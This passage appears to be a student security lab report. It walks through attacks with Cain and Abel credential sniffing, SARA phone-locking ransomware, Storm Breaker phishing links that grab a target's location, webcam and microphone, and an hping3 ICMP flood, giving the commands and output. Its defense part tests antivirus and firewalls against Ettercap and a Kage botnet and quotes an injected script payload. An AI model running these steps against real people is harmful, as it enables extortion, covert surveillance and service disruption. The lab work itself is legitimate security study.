
Step 9: Subsequently, we opt to use a Twitter website to gather the email address and password, accessing it while the chain is active.



Step 10: For safety purposes, we are creating a new account to target. Proceed by entering the password.




Step 11: Lastly, you can notice that the username and password are now showing up in Cain under the Password lower tab (HTTP protocol), on the sniffer tab. The results are being recorded in Cain.



LINUX


1. SARA

Step 1: Run the command `python3 sara.py` to initiate the SARA utility. Respond to the prompt by typing `y`.




Step 2: Upload the PNG of the app's logo to the SARA tool. Enter the unlock key, specify the name of the new app, and provide a threatening message for the victim.

Step 3: The newly generated program is now ready to be handed to the victim.



Step 4: The new software has been successfully sent to the victim. Upon launching, the software will display a message, rendering all phone functionalities inaccessible.



2. Storm Breaker

Step 1: Write cd Storm-Breaker to redirect into Storm Breaker directory.

Step 2: Run ls command to view all files in the directory.

```
root@kali:~$ cd Storm-Breaker
root@kali:~/Storm-Breaker$ ls
images install.sh log module ngrok README.md requirements.txt Settings.json sounds st.py template
root@kali:~/Storm-Breaker$
```

Step 3: Run bash.install.sh to install the required files to run the attack.

```
root@kali:~/Storm-Breaker$ bash install.sh
Storm-Breaker's dependencies installer
Github: https://github.com/ultrasecurity/Storm-Breaker/
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Packages [18.3 MB]
Get:3 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Contents (deb) [42.8 MB]
Fetched 61.1 MB in 5min 52s (174 kB/s)
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
neofetch is already the newest version (7.1.0-4).
php is already the newest version (2:8.1+92).
python3 is already the newest version (3.10.4-1+b1).
python3-pip is already the newest version (22.1.1+dfsg-1).
0 upgraded, 0 newly installed, 0 to remove and 456 not upgraded.
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r ./requirements.txt (line 1)) (2.27.1)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r ./requirements.txt (line 2)) (0.4.4)
Requirement already satisfied: ipapi in /usr/local/lib/python3.10/dist-packages (from -r ./requirements.txt (line 3)) (1.0.4)
Requirement already satisfied: psutil in /usr/local/lib/python3.10/dist-packages (from -r ./requirements.txt (line 4)) (5.9.1)
```

Step 4: To give executable permission to the StormBreaker python file, run the `python3 -m pip install -r requirements.txt` command.

```
100 13.1M 100 13.1M 0 0 260k 0 0:00:51 0:00:51 --:--:-- 282k
Dependencies installed successfully.

└─[root@kali]─~/home/akmal/Storm-Breaker
└─[4] ls
images install.sh log module ngrok README.md requirements.txt Settings.json sounds st.py template
└─[root@kali]─~/home/akmal/Storm-Breaker
└─[4] python3 pip install -r requirements.txt
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (2.27.1)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (0.4.4)
Requirement already satisfied: ipapi in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 3)) (1.0.4)
Requirement already satisfied: psutil in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 4)) (5.9.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

Step 5: Next, write a command `python3 st.py` to run the tool to start the attack.

```
File Actions Edit View Help
[★] Choose one of the options below
[0] Get Normal Data [Without Any Permissions]
[1] Get Location [SMARTPHONES]
[2] Access Webcam
[3] Access Microphone
[4] Exit ...
[STORM-BREAKER@HOME]
$ 0
```

Step 6: Run Option 1 which is Get Location [SMARTPHONES] to get the target location. The tool will ask to run the `ngrok` to generate two links. One link is sent to the target and the other one to the local host.

Step 7: Run `ngrok http 2897` to generate the link and send to the target.

```

root@kali:~#
[+]
[+] Link : http://localhost:2897
[+] Please Run NGROK On Port 2897 AND Send Link To Target > ngrok http 2897

```

```

File Actions Edit View Help
ngrok by @inconshreveable
Session Status          online
Account                 kmlfahimi@gmail.com (Plan: Free)
Version                 2.3.40
Region                  United States (us)
Web Interface           http://127.0.0.1:4040
Forwarding              http://26a4-103-53-32-21.ngrok.io → http://localhost:2525
Forwarding              https://26a4-103-53-32-21.ngrok.io → http://localhost:2525
Connections             ttl     opn      rt1      rt5      p50      p90
                        5       0       0.04    0.01    0.01    0.01
HTTP Requests
POST /info.php          200 OK
GET  /loc.js              200 OK
GET  /client.min.js       200 OK
GET  /                   200 OK
GET  /                   200 OK


```

Step 8: Target location was revealed and run N to continue the second attack.

```
File Actions Edit View Help
[+] Link : http://localhost:2525
[+] Please Run NGROK On Port 2525 AND Send Link To Target > ngrok http 2525

Os Name : Android
Os Version : 11
Os Ip : 103.53.32.21
CPU Core : 8
Browser Name : Chrome
Browser Version : 102.0.4819.82
CPU Architecture : not found
Resolution : 1920x947
Time Zone : Malaysia Time
Language : en-US

Host: VMware Virtual Platform None
Kernel: 5.16.0-kali7-amd64
Uptime: 13 mins
Packages: 2464 (dpkg)
Shell: zsh 5.8.1
Resolution: 1920x947
WM: Xfwm4
Theme: Kali-Dark [GTK2/3]
Icons: Flat-Remix-Blue-Dark [GTK2/3]
Terminal: qterminal
CPU: AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx (1) @ 2.096GHz
GPU: 00:0f.0 VMware SVGA II Adapter
Memory: 743MiB / 1946MiB


```

Step 9: Run Options 3 and 4 which are accessing the webcam and microphone of the target. The tool will ask to run the ngrok to generate two links. One link is sent to the target and the other one to the local host.

3. Hping3

Step 1: Ping the victim's IP Address which is 10.0.2.6 to make sure the packet can be sent to the intended recipient.

```
(kali㉿kali)-[~]
└─$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.753 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.948 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.948 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.976 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=0.938 ms
64 bytes from 10.0.2.6: icmp_seq=6 ttl=64 time=0.996 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=64 time=0.805 ms
64 bytes from 10.0.2.6: icmp_seq=8 ttl=64 time=0.921 ms
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=0.934 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=1.14 ms
64 bytes from 10.0.2.6: icmp_seq=11 ttl=64 time=1.01 ms
64 bytes from 10.0.2.6: icmp_seq=12 ttl=64 time=0.923 ms
64 bytes from 10.0.2.6: icmp_seq=13 ttl=64 time=0.838 ms
64 bytes from 10.0.2.6: icmp_seq=14 ttl=64 time=0.901 ms
64 bytes from 10.0.2.6: icmp_seq=15 ttl=64 time=0.969 ms
64 bytes from 10.0.2.6: icmp_seq=16 ttl=64 time=0.991 ms
64 bytes from 10.0.2.6: icmp_seq=17 ttl=64 time=0.964 ms
64 bytes from 10.0.2.6: icmp_seq=18 ttl=64 time=1.01 ms
64 bytes from 10.0.2.6: icmp_seq=19 ttl=64 time=1.04 ms
64 bytes from 10.0.2.6: icmp_seq=20 ttl=64 time=0.928 ms
64 bytes from 10.0.2.6: icmp_seq=21 ttl=64 time=1.10 ms
^C
--- 10.0.2.6 ping statistics ---
21 packets transmitted, 21 received, 0% packet loss, time 20151ms
rtt min/avg/max/mdev = 0.753/0.950/1.139/0.083 ms
(kali㉿kali)-[~]
└─$
```

Step 2: Write the command `hping3 -1 -c 3 10.0.2.6` to transmit a packet to the victim and the reply must be received.

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
root@kali:~/home/kali|
└─# hping3 -1 -c 3 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.0.2.6 ttl=64 id=20521 icmp_seq=0 rtt=3.8 ms

-- 10.0.2.6 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 3.8/3.8/3.8 ms

root@kali:~/home/kali|
└─# hping3 -1 -c 3 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.0.2.6 ttl=64 id=20712 icmp_seq=0 rtt=7.9 ms
len=46 ip=10.0.2.6 ttl=64 id=20725 icmp_seq=1 rtt=6.8 ms
len=46 ip=10.0.2.6 ttl=64 id=20972 icmp_seq=2 rtt=6.8 ms

-- 10.0.2.6 hping statistic --
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 6.8/7.2/7.9 ms
root@kali:~/home/kali|
└─#
```

Step 3: Then, run the command `hping3 -1 --flood 10.0.2.6` to start the flooding on the victim.

```
(root㉿kali)-[~/home/kali]
└─# hping3 -1 --flood 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^[[[B^[[B^[[B
```

DEFENSE

TOOLS

WINDOWS	LINUX
<ol style="list-style-type: none">1. AVG Antivirus2. Avast Antivirus3. Windows Defender Firewall (for Kage)4. Windows Defender Firewall (for Slowloris)5. Windows Defender Firewall (for Cain and Abel)	<ol style="list-style-type: none">1. Antivirus ClamAV2. Eset nod 32 Firewall3. XDP-Firewall


PLANNING

WINDOWS


1. AVG Antivirus

Defending against Phishing by using AVG Antivirus

Step 1: Install a third-party firewall. We have already fortified our defense using AVG antivirus, capable of detecting whether the victim machine has been attacked or not. In this instance, AVG antivirus detected an issue on the victim machine.



Step 2: Upon completing the scan, AVG antivirus will automatically remove the detected threat from the network.




2. Avast Antivirus

Defending against Ettercap by using Avast Antivirus

Step 1: To defend against potential Ettercap attacks, we've opted for Avast antivirus, relying on its advanced features and real-time scanning capabilities to create a robust barrier.



Step 2: Following the scan, we are assessing Avast antivirus's ability to detect any potential connection between the victim's machine and the attacker's, specifically evaluating its capacity to identify the exploit.



Step 3: Go to this link: <http://www.testphp.vulnweb.com/login.php> then enter the username and password, then click login on the Windows machine.

The screenshot shows a web browser window with the URL <http://www.testphp.vulnweb.com/login.php>. The page title is "acunetix acuart". The main content area displays a login form with the placeholder text "If you are already registered please enter your login information below:". Below the form, a note says "You can also signup here. Signup disabled. Please use the username test and the password test." On the left side, there is a sidebar with links such as "home", "categories", "artists", "disclaimer", "your cart", "guestbook", "AJAX Demo", "Links", "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". A large gear icon is centered at the bottom of the sidebar.

Step 4: If Ettercap attempts to launch an attack on the victim while Avast Antivirus is active, the antivirus can effectively thwart Ettercap's efforts to capture the data.

The screenshot shows a web browser window with the URL <http://testphp.vulnweb.com/userinfo.php>. The page title is "acunetix acuart". The main content area displays a user profile for "kunl (test)". It shows the user's name as "kunl", credit card number as "1234-5678-2300-9000", email as "email@email.com", and phone number as "2323345". The address field contains the following malicious script: "><script>src='https://js.rsp/hdhqtjBeta'</script> or 0 in (select sleep(10))". On the right side, there is a "Logout test" link and a "Customize..." button. The browser toolbar shows tabs for "Avast | Download Free Antivirus" and "user info".

3. Windows Defender Firewall


Defending against Kage by using Windows Defender Firewall

Step 1: We decided to test the effectiveness of the initial Kage defense simulation. To begin, we accessed the security center on Windows XP and opened the firewall.



Step 2: In an attempt to retrieve the botnet file from the attacker, we ran the process again. Surprisingly, even with the firewall open, the file was still able to be downloaded.

This block contains two screenshots. The left screenshot shows a browser address bar with "Address: 10.0.2.15/test3.exe" and an error message: "The page cannot be displayed. The page you are looking for is currently unavailable. The Web site might be experiencing technical difficulties, or you may need to adjust your browser settings." A red box highlights a link to "Tools" and "Diagnose Connection Problems...". The right screenshot shows a "File Download - Security Warning" dialog box. It asks "Do you want to run or save this file?", showing details: "Name: test3.exe", "Type: Application, 72.0 KB", and "From: 10.0.2.15". It includes "Run", "Save", and "Cancel" buttons. A note at the bottom says "While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?"




Step 3: Upon starting the botnet software, it also presents the Kage interface.

A screenshot of the Kage web interface. The top navigation bar includes 'Dashboard', 'Sessions', 'Logout', and a user icon. The main area is titled 'Dashboard > Sessions'. It features a table with columns: #, Platform, Architecture, Computer Name, Host, Port, Payload, and Search. A single row is present in the table:


#	Platform	Architecture	Computer Name	Host	Port	Payload	Search
0	windows	x86	XP-03791D FDBAFB1XP @ XP-0379 1DFDBAFB	10.0.2.5	1127	metasploit	Interact Remove

The test shows that the Windows XP firewall cannot stop software downloads, likely due to its weakness against botnet malware. This implies that Windows XP's firewall is not very effective in protecting against botnet attacks.

Consequently, despite identifying the file as part of the attacker's botnet, we are unable to eliminate it.



Step 4: Given our knowledge of the attacker's IP address, we can use host limitation to block their IP address, effectively putting a stop to the botnet's activities.



Step 5: We can notice that the platform is no longer present in Kage.

The screenshot shows the Kage web application's sessions dashboard. The top navigation bar includes the Kage logo, a menu icon, and a 'Logout' link. The main content area has a breadcrumb trail: 'Dashboard > Sessions'. Below this is a table header with columns: '#', 'Platform', 'Architecture', 'Computer Name', 'Host', 'Port', 'Payload', and a search bar. The table body is empty, showing the message 'No Data'.

Step 6: We can see that the session has concluded, thanks to the meterpreter.

The terminal window displays the message: **[*] 10.0.2.5 - Meterpreter session 1 closed. Reason: Died**. This indicates that the previously active meterpreter session has been terminated.

Step 7: Following this, we can successfully remove the entire botnet program from the computer.

The screenshot shows a Windows desktop environment. A file explorer window is open, showing the contents of the 'Downloads' folder. Inside the folder are two files: 'Exploits-master' (23,040 KB) and 'tkdJdn-screenshot' (1,760 x 663 JPEG Image). The desktop background is a standard Windows landscape. A tooltip for the 'Exploits-master' file provides its size information.

This outcome demonstrates that limiting the attacker's IP address is the best strategy to terminate the botnet malware.

4. Windows Defender Firewall

